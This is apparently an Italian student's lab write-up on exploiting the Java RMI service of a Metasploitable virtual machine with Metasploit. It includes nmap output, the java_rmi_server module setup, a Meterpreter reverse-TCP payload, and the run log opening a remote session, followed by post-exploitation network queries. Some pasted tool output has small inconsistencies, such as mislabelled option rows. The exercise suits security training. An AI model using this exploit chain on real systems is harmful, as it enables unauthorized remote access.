

Utilizzo di Metasploit : Vulnerabilità Java RMI

Nicola Madonna

24 Luglio 2026

1. Introduzione


L'obiettivo dell'esercitazione è stato quello di analizzare e sfruttare una vulnerabilità presente sulla macchina Metasploitable, in particolare il servizio *Java RMI* in ascolto sulla porta **1099**. L'ambiente di laboratorio è composto da una macchina attaccante *Kali Linux* con indirizzo IP **192.168.11.111** e una macchina vittima *Metasploitable* con indirizzo IP **192.168.11.112**.

L'attività è stata svolta utilizzando il framework *Metasploit*, con lo scopo di ottenere una sessione *Meterpreter* sulla macchina remota. Una volta stabilito l'accesso, sono state raccolte le evidenze richieste dalla traccia, tra cui la configurazione di rete e la tabella di routing del sistema compromesso.

Durante l'esecuzione dell'exploit è stato necessario intervenire sulla configurazione del modulo, modificando il parametro `HTTPDELAY` per evitare il timeout del server HTTP interno di Metasploit, come indicato nella traccia dell'esercitazione .

2. Configurazione delle macchine virtuali


Sono state configurate le due macchine con ip richiesti dall'esercizio (Figura 3).



```
(kali@kali:~)$ sudo ip addr add 192.168.11.111/24 dev eth0
sudo ip route add default via 192.168.11.1

(kali@kali:~)$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:35:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::b07:940f:a2b5:6074/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 1: Configurazione ip della Kali



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e2:fb:fc
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee2:fbfc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1670 (1.6 KB)  TX bytes:4592 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23997 (23.4 KB)  TX bytes:23997 (23.4 KB)
```

Figura 2: Configurazione ip della Metasploitable

Figura 3: Screenshot delle due configurazioni ip delle due macchine virtuali

3. Enumerazione e sfruttamento della vulnerabilità

3.1. Scansione iniziale con Nmap

La prima fase dell'attività ha previsto l'enumerazione dei servizi esposti dalla macchina Metasploitable (192.168.11.112). È stata eseguita una scansione mirata utilizzando *Nmap* per identificare le porte aperte e i servizi attivi (Figura 4).

```
(kali@kali)~$ nmap -p- -v 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 10:21 -0400
Nmap scan report for 192.168.11.112
Host is up (0.00034s latency).
Not shown: 65545 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath gmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  cproxy-ftp?
3386/tcp  open  mysql?
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
42973/tcp open  mountd       1-3 (RPC #100005)
52563/tcp open  nlockmgr     1-4 (RPC #100021)
54190/tcp open  status       1 (RPC #100024)
55640/tcp open  java-rmi     GNU Classpath gmiregistry
MAC Address: 08:00:27:FE:FC (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.93 seconds
```

Figura 4: Screenshot di nmap della Metasploitable

La scansione ha confermato la presenza del servizio **Java RMI Registry** in ascolto sulla porta **1099**, indicandolo come potenziale vettore di attacco. Questo risultato ha permesso di procedere con l'utilizzo del modulo dedicato presente in Metasploit.

3.2. Utilizzo di Metasploit

Dopo aver avviato il framework Metasploit, è stato eseguito il comando **search** (Figura 5) per individuare la vulnerabilità da sfruttare.

```
msf > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  --                                     -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)          -               -      -      -
3  \ target: Windows x86 (Native Payload)    -               -      -      -
4  \ target: Linux x86 (Native Payload)       -               -      -      -
5  \ target: Linux x86_64 (Native Payload)    -               -      -      -
6  \ target: Mac OS X PPC (Native Payload)    -               -      -      -
7  \ target: Mac OS X x86_64 (Native Payload) -               -      -      -
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_2010-03-31 excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_2010
```

Figura 5: Utilizzo del comando search

Successivamente è stata scelta la vulnerabilità `exploit/multi/misc/java_rmi_server` e sono stati configurati i vari parametri ed è stato lanciato l'attacco (Figura 8).

```
msf > use ?
[*] Additionally setting TARGET => Generic (Java Payload)
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RHOST     | 1999            | yes      | The target port (TCP)                                                                                                                 |
| RHOSTS    | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| SSLKEY    |                 | no       | The key to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -v command.

msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
```

Figura 6: Configurazione dei parametri

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/jwJf23Rj808yx
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:45322) at 2026-07-24 11:04:54 -0400
```

Figura 7: Lancio dell'attacco

Figura 8: Screenshot della configurazione dei parametri e del lancio dell'attacco

L'apertura della sessione ha confermato il successo dello sfruttamento della vulnerabilità del servizio Java RMI, consentendo l'accesso remoto alla macchina vittima.

3.3. Raccolta delle informazioni

Infine, tramite meterpreter, sono state acquisite la configurazione di rete e informazioni sulla tabella di routing della Metasploitable (Figura 11).

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee2:fbfc
IPv6 Netmask : ::
```

Figura 9: Configurazione di rete

```
meterpreter > route

IPv4 network routes



| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |


```

Figura 10: Tabella di routing

Figura 11: Screenshot della configurazione di rete e informazioni sulla tabella di routing della Metasploitable

4. Conclusioni

L'esercitazione ha permesso di verificare in modo pratico come una vulnerabilità presente nel servizio *Java RMI* della macchina Metasploitable possa essere sfruttata tramite il framework Metasploit, ottenendo una sessione *Meterpreter* e quindi accesso remoto al sistema bersaglio.

Durante la fase di exploit, il modulo ha mostrato una certa instabilità legata alla gestione del parametro `HTTPDELAY`. Nonostante l'impostazione del valore a 20(sono stati inseriti anche valori superiori), come indicato nella traccia, il server HTTP interno di Metasploit non ha sempre risposto correttamente alla richiesta del payload, generando diversi tentativi falliti.

Per superare questo comportamento, è stato necessario eseguire il comando `run` più volte consecutivamente. Questa strategia ha permesso di compensare il problema del delay e di forzare il modulo a ritentare l'invio del payload fino a quando la macchina Metasploitable ha finalmente risposto, consentendo l'apertura della sessione *Meterpreter*.

In conclusione, l'attività ha dimostrato l'importanza non solo della corretta configurazione dei parametri del modulo, ma anche della gestione pratica degli imprevisti che possono emergere durante un attacco in ambiente reale. L'approccio iterativo adottato ha permesso di portare a termine con successo l'esercitazione e di procedere con la raccolta delle evidenze richieste.